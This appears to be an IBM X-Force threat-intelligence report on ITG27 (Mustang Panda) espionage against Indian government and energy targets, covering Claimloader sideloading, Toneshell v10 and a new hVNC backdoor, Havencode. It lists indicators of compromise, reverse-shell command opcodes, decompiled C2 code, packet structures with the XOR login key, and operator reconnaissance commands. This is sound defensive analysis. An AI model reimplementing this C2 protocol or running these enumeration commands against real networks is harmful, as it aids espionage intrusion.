

Trapping a Mustang Panda | IBM

By Agnes Ramos-Beauchamp, Joshua Chung, Golo Mühr, Joe Fasulo

Published: 2026-08-20 · Archived: 2026-09-03 02:00:37 UTC

As of mid-2026, IBM X-Force continues to monitor cyber campaigns conducted by ITG27, a China-aligned state-sponsored espionage group whose victims align with China's regional strategic interests. In collaboration with Deception.Pro, X-Force captured live ITG27 activity in simulated enterprise environments, including the deployment of a previously undiscovered VNC-capable backdoor named Havencode.

The observed activity extends a campaign previously reported by Acronis, where ITG27 targeted India's energy sector and government organizations. This campaign relied on the use of Claimloader malware, lure documents, and the Toneshell backdoor. The campaign coincides with intensifying China-India competition over regional hydropower and India's expanding strategic relationships with partners such as Taiwan.

X-Force analysts captured live ITG27 operator activity in fake enterprise environments designed to resemble an operational technology company specializing in electric grids and a state-level government agency. Across both incidents, operators conducted reconnaissance, harvested credentials and deployed malware. In the first incident, ITG27 deployed a previously undiscovered VNC-capable backdoor that X-Force named Havencode. In the second, operators collected fake documents from infected systems and exfiltrated them to an attacker-controlled SFTP server.

Our report explores the evolving geopolitical backdrop along with potential ties to cyber operations conducted by China-aligned threat activity while highlighting ITG27's updated Tools, Tactics, and Procedures (TTPs) and concluding with recommendations organizations may employ in their cyber defense efforts.

- X-Force is tracking ongoing campaigns attributed to ITG27 (formerly [Hive0154](#)), a China-aligned actor conducting cyber espionage.
- The actors are likely exploiting ongoing geopolitical events in South Asia, using emails to spread new versions of the Toneshell backdoor.
- Using Deception.Pro, X-Force observed two real ITG27 incidents in realistic, simulated victim organizations' environments. ITG27 operators maintained access over multiple days and performed hands-on-keyboard activity including reconnaissance, credential harvesting and malware deployment.
- The actors deployed a previously unknown VNC-capable backdoor tracked as Havencode to manually browse the victim's desktop, and exfiltrated fake documents placed in the deception environments.
- X-Force analysis shows that operator-initiated actions took place exclusively during weekday working hours (08:00-18:00) in China Standard Time.

ITG27, formerly Hive0154, is a state sponsored espionage group aligned to the strategic interests of China. Since at least 2024, ITG27 has engaged in cyberattacks targeting public and private organizations, including think tanks, policy groups, government agencies and individuals. X-Force assesses ITG27 conducts cyber operations primarily in alignment with China's regional interests but may extend its targeting of Western entities perceived to

threaten China's economic or military objectives. ITG27 activity overlaps with threat actors publicly reported as Mustang Panda, Stately Taurus, UNK_SteadySplit, Camaro Dragon, Twill Typhoon, Polaris, and Earth Preta.

ITG27 employs a large malware arsenal to conduct espionage. Their arsenal includes, actively developed custom malware loaders, backdoors, USB worms and extending legitimate commercial infrastructure within their campaigns. Associated malware families such as Toneshell, Pubload and Claimloader undergo frequent updates that enhance ITG27's adaptability within their target environments. As an example, Toneshell is tracked at its tenth iteration featuring updated command and control (C2) protocols.

In May 2026, X-Force uncovered an email with the subject 'China BG' delivered to recipients within the Indian government. The email includes a PDF attachment titled, "Hydropower Cooperation Project Study.pdf" imitating Nepal's Ministry of Foreign Affairs (MoFA).

The lure PDF highlights two key offices, the Office of the Minister of External Affairs and the Office of the Minister of Power (sic) within India's Government. Both offices are responsible for India's diplomacy and energy interests at the highest levels.



Government of Nepal
MINISTRY OF FOREIGN AFFAIRS
Kathmandu, Nepal

Ref. No. NEA/NEPAL-3I/3839

Office of the Minister of External Affairs

Office of the Minister of Electricity

Government of India

New Delhi

Cooperation in Power and Energy Sector between Nepal and India

1. The subject file is attached herewith.
2. Please download the secure file for your necessary action.


Government of Nepal
Ministry of Foreign Affairs
Kathmandu
Kathmandu, 20 May 2026

Embassy of Nepal, New Delhi, India



Singhdurbar, Kathmandu, Phone No.: 4200182-86, Fax No.: 4200160/4200161
Website: www.mofa.gov.np, Email: info@mofa.gov.np

Figure 1. Attached PDF Containing the Regional Hydropower Theme

The lure's hydropower theme aligns with India's longstanding concerns about transboundary river and [dam projects](#). Many major South Asian rivers originate in the Himalayas or Tibetan Plateau and cross-national borders, making upstream infrastructure relevant to water management, energy security, border politics and regional

competition. This context may explain why an attacker targeting Indian government and energy organizations would use hydropower cooperation as a credible lure, but the lure alone does not establish the operators' specific intelligence requirements.

The most critical issue centers on the Brahmaputra River system, known in China as the Yarlung Zangbo or Yarlung Tsangpo. Originating in Tibet, the river flows through China before entering India via Arunachal Pradesh and continuing into Bangladesh. China's control over the upstream section has heightened Indian concerns over large-scale Chinese hydropower projects, including the ongoing construction of [Motuo \(aka Medong\) Hydropower Station](#) on the Yarlung Tsangpo. This project is expected to become one of the world's largest hydroelectric installations when completed. Indian policymakers and analysts are particularly concerned that such projects could alter water flows, enhance China's strategic leverage, as well as generate political, economic and military implications for downstream countries.

In response, India has accelerated several dam and hydropower projects in [Arunachal Pradesh](#) and adjacent regions. These projects serve not only developmental and energy objectives but also strategic purposes, reinforcing India's presence in contested border regions and strengthening its capacity to manage potential upstream disruptions. Amid continuing uncertainty over long-term water-sharing arrangements and China's willingness to accommodate Indian concerns regarding downstream water rights, India is also planning the Siang River dam project, partly intended to mitigate the risks associated with sudden water releases or other hydrological impacts originating from upstream Chinese infrastructure.

Against this geopolitical backdrop, Indian government information about current and planned hydropower projects could be valuable to a state-aligned intelligence service. Information about critical infrastructure may also provide strategic or operational insight. However, the observed campaign evidence supports an espionage assessment more directly than any conclusion about preparations for disruptive operations.

As previously reported by Acronis, within the PDF is a malicious Dropbox link to download an archive containing a loader identified as a Claimloader

(**ebd533de7ca16daa70093b0b1084fb6136b6ba091d6ee0e4199762581e1b2e5a**) variant, leading to ITG27's hallmark Toneshell backdoor (**b7aa6cda2d08f5f2d9b422446a2abfbf6a84f35285b139af6a24c020076bb0e0**).

Further analysis revealed connections to other adjacent campaigns including two additional malicious archives titled "Letter to his Excellency the President.zip"

(**db4176b0c83065f4f4820aded7f7170d28268a253b28ed09e8067f39ab554d78**), and "TP.zip" (**39ba7a4ae768b175e7168066a3df2b4df2ca64a91d12f6e1400efee0ed9fd568**).

X-Force identified multiple related lure archives associated with this campaign, including "Hydropower Cooperation Project Proposal.zip", "Letter to His Excellency the President.zip" and "TP.zip". The samples were submitted from India and share highly consistent execution chains, malware components, persistence mechanisms and command-and-control infrastructure. Together, these similarities support the assessment that the samples belong to the same ITG27 campaign cluster.

The "Hydropower Cooperation Project Proposal.zip" archive contains a legitimate executable, "Project Proposal.exe", which side-loads a malicious DLL named "SolidPDFCreator.dll". The DLL functions as a malware

loader that X-Force tracks as a new variant of Claimloader, a malware family consistently associated with ITG27 intrusion activity.

The second sample, “Letter to His Excellency the President.zip”, follows the same infection chain. The archive contains a legitimate executable named “Letter to His Excellency the President.exe”, which side-loads the malicious DLL loader, “SolidPDFCreator.dll”.

The third sample, archive “TP.zip”, contains a legitimate executable named “Talking Points(PM) 14 00hrs(Final version) - PW.exe”, which side-loads the malicious DLL loader, “SolidPDFCreator.dll”. Behavioral analysis showed identical installation logic and persistence behavior between all samples.

Acronis previously reported overlapping activity involving the same campaign cluster but categorized portions of the toolchain differently. X-Force identifies the sideloaded DLL component as Claimloader, based on its consistent role as a loader-stage implant. The malware copies the sideloading pair to a new installation directory (commonly under C:\ProgramData), establishes persistence, recovers embedded shellcode and executes Toneshell payload using a Windows enumeration callback.

The loaders subsequently execute embedded shellcode using the EnumSystemLocalesA API as a callback mechanism. In all infection chains, the exact same Toneshell payload is deployed, identified by the SHA256 hash b7aa6cda2d08f5f2d9b422446a2abfbf6a84f35285b139af6a24c020076bb0e0.

The payload consists of raw 32-bit shellcode and executes entirely in memory beginning at offset 0xD0.

X-Force tracks this variant as Toneshell v10, which reflects continued evolution of the malware family previously associated with ITG27 operations. Earlier variants relied on custom socket-based communications, while version 10 transitions to secure WebSocket communications using WinHTTP over TLS.

In all three samples, “SolidPDFCreator.dll” installs itself into:

```
C:\ProgramData\IDM\logs\
```

The malware copies:

- The legitimate executable as:

```
C:\ProgramData\IDM\logs\MediumInstStart.exe
```

- The malicious DLL as:

```
C:\ProgramData\IDM\logs\SolidPDFCreator.dll
```

Persistence is established through the current user Run registry key:

```
MediumNetMonIt = C:\ProgramData\IDM\logs\MediumInstStart.exe
```

The malware establishes command-and-control using the following parameters:

- Protocol: WebSocket over TLS (wss)
- Domain: couldinstallup[.]com
- Port: 443
- User-Agent: Mozilla/5.0 (Windows NT %d.%d; Win%d) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
 - The shellcode creates the User-Agent string using the victim's Windows version

Associated infrastructure observed serving Toneshell command-and-control traffic includes:

- 194[.]5[.]97[.]169
- 188[.]5[.]97[.]169
- 188[.]208[.]141[.]177

Toneshell v10 preserves the existing Toneshell command model for reverse-shell access and file upload operations. The malware supports interactive shell access, session management and staged file transfer functionality through the following commands:

Command opcode	Description
1	Keep connection alive
2	Create or overwrite a file to disk
3	Write data to open file created by opcode 2
4	Write final data, return status and close the file
5	Create reverse shell
6	Write command/data to existing shell
7	Exit reverse shell session

In addition to the shellcode-based Toneshell payloads delivered through Claimloader, X-Force identified three PE32 DLL samples belonging to the same Toneshell v10 lineage. These samples differ from the shellcode

payloads in packaging and masquerading strategy. Their underlying implementation, however, is the same: all three reuse the WinHTTP-based WebSocket communications model, command dispatcher logic, proxy handling and reverse-shell functionality observed in the shellcode payloads deployed during the monitored intrusions.

The identified DLL variants are:

File Hash	File name	C2
82facea2edd7b8872b97fd63746375659 d00b40a6a312dcf1f67b445499fb8f8	libcef.dll	couldinstallup[.]com:443
000531900e119456f18a891d586571002 ea9d642b61f2e7ad2115f559400e2a5	SolidPDFCreator.dll	fdcvgbb[.]com:443
6a3096cf3fee3bd72571fcbe83a32393c 88caf65348a4ecd6a2303fc74abbfd6	SolidPDFCreator.dll	fdcvgbb[.]com:443

The first two PE32 DLL variants reuse the “SolidPDFCreator.dll” name, while the third uses a “libcef.dll” masquerade. Notably, **fdcvgbb[.]com** resolved to the same IP address as **couldinstallup[.]com** (194[.]5[.]97[.]169), which further links the PE32 DLL variants to the same Toneshell v10 infrastructure cluster.

All three samples implement native WinHTTP WebSocket communications over TLS and support the same command model as the raw shellcode Toneshell payloads previously discussed. The malware uses the WinHTTP WebSocket API set, including:

- WinHttpWebSocketCompleteUpgrade
- WinHttpWebSocketReceive
- WinHttpWebSocketSend
- WinHttpWebSocketClose

The samples also contain proxy fallback behavior using:

- WinHttpGetIEProxyConfigForCurrentUser
- WinHttpGetProxyForUrl

X-Force observed multiple constants and implementation artifacts consistent with the broader Toneshell malware lineage, including **13131313**, **11313**, **0xBD828** and **0x4373A**. The PE32 DLL variants also reuse the same PRNG-derived XOR key generation pattern, previously identified in shellcode-based Toneshell samples. All three PE32

DLL variants implement the same command opcode model as the shellcode payloads, supporting keepalive handling, C2-to-victim file upload and drop functionality and redirected reverse-shell channel control.

A notable characteristic across the Toneshell DLL samples is the presence of repeated UTF-16LE junk strings referencing characters and themes from the Harry Potter franchise. These references include Harry Potter, Cedric Diggory, Voldemort, Goblet of Fire and J.K. Rowling.

```

53  if ( (_DWORD *)(ctx + 1956) == 5 && (_DWORD *)(ctx + 1964) )
54  {
55      qmemcpy(
56          String1,
57          L"Rowling said it was necessary to depict violence and death in this novel because it allows Harry's bravery and"
58          " compassion to show. She said that Harry's effort to prevent Cedric's body from falling into Voldemort's hand"
59          "s was based on the scene in Homer's Iliad where Achilles retrieves the corpse of his friend Patroclus from hi"
60          "s enemy Hector.[7] She asserted that Goblet of Fire marks a turning point in Harry's life.",
61          0x346u);
62      for ( j = 0; j < lstrlenW(String1) - 10 && lstrcmpW(&String1[j], &String1[j + 9]); ++j )
63          ;
64      open_rshell*( _DWORD *)(ctx + 1968));
65  }
66  if ( (_DWORD *)(ctx + 1956) == 6 && (_DWORD *)(ctx + 1964) )
67  {
68      for ( payload_idx = 0; payload_idx < (_DWORD *)(ctx + 1964); ++payload_idx )
69      {
70          if ( !(_BYTE *)((_DWORD *)(ctx + 1968) + payload_idx) )
71          {
72              cmd_processed = 0;
73              break;
74          }
75      }
76      if ( !cmd_processed )
77          break;
78      qmemcpy(
79          junk_string,
80          L"Rowling said it was necessary to depict violence and death in this novel because it allows Harry's bravery and"
81          " compassion to show. She said that Harry's effort to prevent Cedric's body from falling into Voldemort's hand"
82          "s was based on the scene in Homer's Iliad where Achilles retrieves the corpse of his friend Patroclus from hi"
83          "s enemy Hector.[7] She asserted that Goblet of Fire marks a turning point in Harry's life.",
84          0x346u);
85      for ( m = 0; m < lstrlenW(junk_string) - 10 && lstrcmpW(&junk_string[m], &junk_string[m + 9]); ++m )
86          ;
87      write_to_rshell*( _DWORD *)(ctx + 1968), (_DWORD *)(ctx + 1964));

```

Figure 2. Harry Potter-themed junk code inserted between Toneshell v10 command dispatcher branches

X-Force observed the samples discussed above in two separate incidents conducted within simulated environments representing fictional organizations. Although the environments were controlled, the ITG27 activity was live and included hands-on-keyboard operations spanning several days. All operator-initiated actions occurred during estimated weekday working hours, from 08:00 to 18:00 China Standard Time. The two timelines below summarize the incidents; with the estimated working hours window shaded in green.

Incident A — Operator Logins to Toneshell (times CST)




Figure 3. Incident A: Toneshell logins

Incident A displayed most activity on day 1, with several enumeration and reconnaissance commands. The operators also deployed a previously unknown VNC-capable backdoor X-Force introduces as **Havencode**, to enable live browsing of the infected system and applications. After the weekend the operators returned to the infected machine but did not initiate further actions.

Incident B — Operator Logins to Toneshell (times CST)




Figure 4. Incident B: Toneshell logins

On the first day of the second incident, the actors ran several enumeration commands. On the following day, they ran their full data exfiltration playbook. Although they connected once more on the third day, no further action was taken.

X-Force combined data from both incidents and mapped operator-initiated events to the hours of the day in China Standard Time.




Figure 5. Operator-initiated events from both incidents mapped to China Standard Time.

The events counted only include newly spawned reverse-shells as well as any commands ran directly within those shell sessions. VNC activity only counted as a single event, although it spawned a large amount of subprocesses as part of normal browser behavior. Automated executions from persistence mechanisms were also not counted. The large number of events at around 15:00 likely resulted from the fact that both incidents were initiated around that time. The initial minutes of execution resulted in a disproportionally large number of commands run as part of initial enumeration and reconnaissance activities.

Both incidents showed very similar hands-on-keyboard reconnaissance activity. The following is a break-down of the different techniques used by the operators:

System Information Discovery (T1082)

```
systeminfo
fsutil fsinfo drives
powershell -Command "Get-WmiObject Win32_LogicalDisk | Select-Object Caption, VolumeSerialNumber, VolumeName, De
```

System Owner/User Discovery (T1033)

```
whoami
whoami /priv
```

Account Discovery: Domain (T1087.002)

```
net user /domain
```

Permission Groups Discovery: Domain (T1069.002)

```
net group "domain admins"  
net group "domain admins" /domain  
net group "domain computers" /domain  
net group "Domain Controllers" /domain  
net group /domain  
net accounts /domain
```

The last command displays the account lockout and password policy.

Permission Groups Discovery: Local (T1069.001)

```
net localgroup administrators
```

Process Discovery (T1057)

```
tasklist  
tasklist /v  
tasklist /svc  
wmic process where processid=2712 get /format:list  
findstr 2712 / findstr 6412 (piped from tasklist)
```

System Network Configuration Discovery (T1016)

```
ipconfig /all  
arp -a
```

Internet Connection / External-IP Discovery (T1016.001)

```
curl -4 ifconfig.co/json  
curl ipinfo.io  
tracert -h 10 8.8.8.8
```

System Network Connections Discovery (T1049)

```
netstat -ano  
netstat -nao
```

Remote System Discovery (T1018)

```
ping -n 2 srv123  
ping DC-ORG-1
```

The hostnames above are only dummy names used as examples. While all the techniques mentioned above were used in both incidents, the operators executed further enumeration during incident A:

Incident A: Security Software Discovery (T1518.001)

```
sc qc Sysmon64  
sysmon64.exe -c
```

Incident A: Wireless Network Discovery (T1016.002)

```
netsh wlan show networks
```

Incident A: File Permissions Discovery (T1083)

```
cacls "Hydropower Cooperation Project Proposal.zip"
```

The operators also inspected the file permissions of the original ZIP file used as a lure to start the initial infection. Hands-on-keyboard typos A common characteristic of hands-on-keyboard activity is the occurrence of typos. Mistyped commands were logged in both incidents: `net user /doamin netsh waln show networks` During incident A, the operators also started the Havencode backdoor with incorrectly formatted command line arguments in their first attempt. This evidence is a strong indicator that most of the operator activity was not scripted but performed by hand.

After initial enumeration, the actor in incident A deployed the Havencode backdoor. It was retrieved as a ZIP file, via a `curl` command from the actor-controlled IP 194.5.97[.]169. Network logs show an HTTP response header indicating the file was likely hosted on an operational box via Python's built-in HTTP server:

```
Server: SimpleHTTP/0.6 Python/3.14.3
```

The Havencode backdoor dropped by the operators is a malware that has not been observed by X-Force before. Its main functionality is centered around the use of its hidden Virtual Network Computing (hVNC) features, allowing operators to stealthily connect to the desktop of an infected victim and browse the machine. It does not contain any embedded C2 addresses. Instead, the C2 server is provided as command line argument at the time of

execution. The backdoor is delivered as a 64-bit DLL “roboform-x64.dll”, together with a legitimate executable “robotaskbaricon.exe”. Havencode is then launched via DLL sideloading, and supports three command line options:

Command line	Behavior
-easy <ip> <port>	Used as first execution of the backdoor, which triggers a “login” with the supplied C2 server to wait for commands.
-ROB <encoded port>	Starts an “AVNC” server on the supplied port (connecting to an active desktop)
-MOD <encoded port>	Starts an HVNC server on the supplied port (connects to a new hidden desktop).

Each of these commands mostly maps to the three main namespaces:

- Backdoor and C2 behavior, called “PortMM” (Ex: “**portmm::cc::PortMapClient::TcpStreamState**”)
- HVNC (Ex: “**hvnc::serv::HvncServer::LoginPayloadDecrypt**”)
- AVNC (Ex: “**avnc::serv::VncDesktop::FrameDrawThread**”)

The operator starts the C2 connection via the **-easy** option, which begins a login process with the remote server. First, the backdoor attempts to connect a TCP socket to its C2 server.

```

v3 = &v6;
for ( i = 54; i; --i )
{
    *v3 = -858993460;
    v3 += 4;
}
j__CheckForDebuggerJustMyCode(JMC_flag_2);
strcpy(log_category, "CC");
n2 = 2;
strcpy(Connect_control_server_failed, "Connect control server failed");
n29 = 29;
n29_1 = 29;
h_socket = &conn->h_socket;
if ( j_zf_socket_connect_tcp(&conn->h_socket, ip_addr, n0xFFFF) )
{
    h_socket = &conn->h_socket;
    j_zf_setsockopt_keepalive(&conn->h_socket, 1);
    h_socket = &conn->active_connection.h_socket;
    lib_move_into_ptr(&conn->active_connection.h_socket, &conn->h_socket);
    return 1;
}
else
{
    j_zf_write_log(LOG_ERROR, log_category, Connect_control_server_failed);
    return 0;
}
}

```

Figure 6.

Connecting TCP socket to C2 server

If successful, a custom 392-byte registration beacon is generated. The structure has the following format:

Offset	Description
0x0	GUID string (32 bytes)
0x20	Session key (64 bytes as hex string)
0xA0	GUID string (64 bytes)
0xE0	Computername
0x120	OS version
0x160	Local IP address string

The session key and GUID are randomly generated via the Mersenne Twister PRNG. After its initial generation, the GUID is encrypted and stored with its CRC32 checksum in a file with the string-formatted name “MATE%08X.TP”. The 4 bytes are generated via a custom hash from the victim’s computer name.

Next, the beacon data is placed into a custom C2 packet, which consists of a 34-byte header, followed by the data. These packet structures are used by both the client and server:

```
struct C2_PACKET
{
    BYTE magic; // set to 1
    BYTE header_size; // set to 0x22
    WORD opcode;
    WORD result;
    DWORD data_size;
    QWORD session_id;
    QWORD map_id;
    QWORD stream_id;
    BYTE data[];
}
```

Finally, the whole packet is XOR encrypted via the hardcoded login key “portmm-login-key-v1”, and a 4-byte CRC32 hash followed by a 4-byte data size is prepended. The socket will then send the data using length-prefixed framing (4-byte big endian). The total size is 434 bytes (4-byte CRC32 checksum + 4-byte packet size + 34-byte header + 392-byte data).

The login request opcode value is “1”. After decryption, the client expects an opcode value “2” and a 12-byte data response containing the following values:

```
{
    WORD reject_login;
    WORD unknown;
    QWORD session_id;
}
```

If the reject login value is not set to 1, the backdoor switches to using the session key for encryption and supplies the session ID in packet headers for all further communication.

At this point the backdoor is ready to receive commands. Each command is identified by an opcode, and potentially carries additional data, as specified in the packet header.

Command opcode	Description
0x04	Ping command, returns the current system time.
0x0A	Creates a proxy session (TCP or UDP).
0x0B	Closes a proxy session.
0x14	Opens a TCP connection for a proxy session.
0x15	Sends TCP data through proxy session.
0x16	Closes a TCP connection for a proxy session.
0x1E	Sends UDP data for a proxy session.
0x28	Starts the HVNC server.
0x2A	Stops the HVNC server.
0x2B	Starts the AVNC server.
0x2D	Stops the AVNC server.

Havencode allows operators to create multiple proxy sessions, for both UDP and TCP traffic. During the infection, it enabled the backdoor to tunnel the traffic between the VNC server running on localhost to the C2 server. However, this feature may also be used for any other proxy traffic, for instance to proxy C2 traffic from inside the environment.

To start a new proxy session, also called a “map”, the C2 server will send the 0xA opcode, together with the following data:

```
struct OPEN_MAP_DATA
{
    DWORD protocol; // TCP=1, UDP=2
    char bind_addr[40];
    DWORD bind_port;
    char remote_addr[64];
    DWORD remote_port;
};
```

Once a proxy session has been opened, it is assigned an incrementing map ID. The map ID is referenced in the header of corresponding C2 packets.

For UDP, the backdoor will directly start listening, whereas a TCP session requires a secondary TCP connection command (0x14). A new TCP proxy session is further assigned an incrementing stream ID, also specified in the header of packets of the same TCP stream. The C2 server can then proxy data through the Havencode backdoor, using the TCP DATA (0x15) or UDP DATA (0x1E) commands.

For TCP connections, the data received in the packets sent from the C2 is directly forwarded through the corresponding TCP socket identified by the session ID and stream ID. The listeners work in reverse, accepting data and packaging it into a C2 packet with the same 0x15 opcode, which is encrypted and sent back to the C2 server.

UDP traffic proxied through TCP involves an additional 44-byte header specifying the originating IP address and port. Inbound UDP packets are received by the Havencode backdoor, the originating IP and port are parsed from the SOCKADDR structure of the socket, added as a header and then packaged together with the payload in a C2 packet with the 0x1E opcode. That C2 packet is then relayed through the existing TCP-based C2 connection, to the Havencode C2 server. Incoming C2 packets with the 0x1E opcode will have the first 44 bytes of the data payload dropped, and the rest forwarded via UDP.

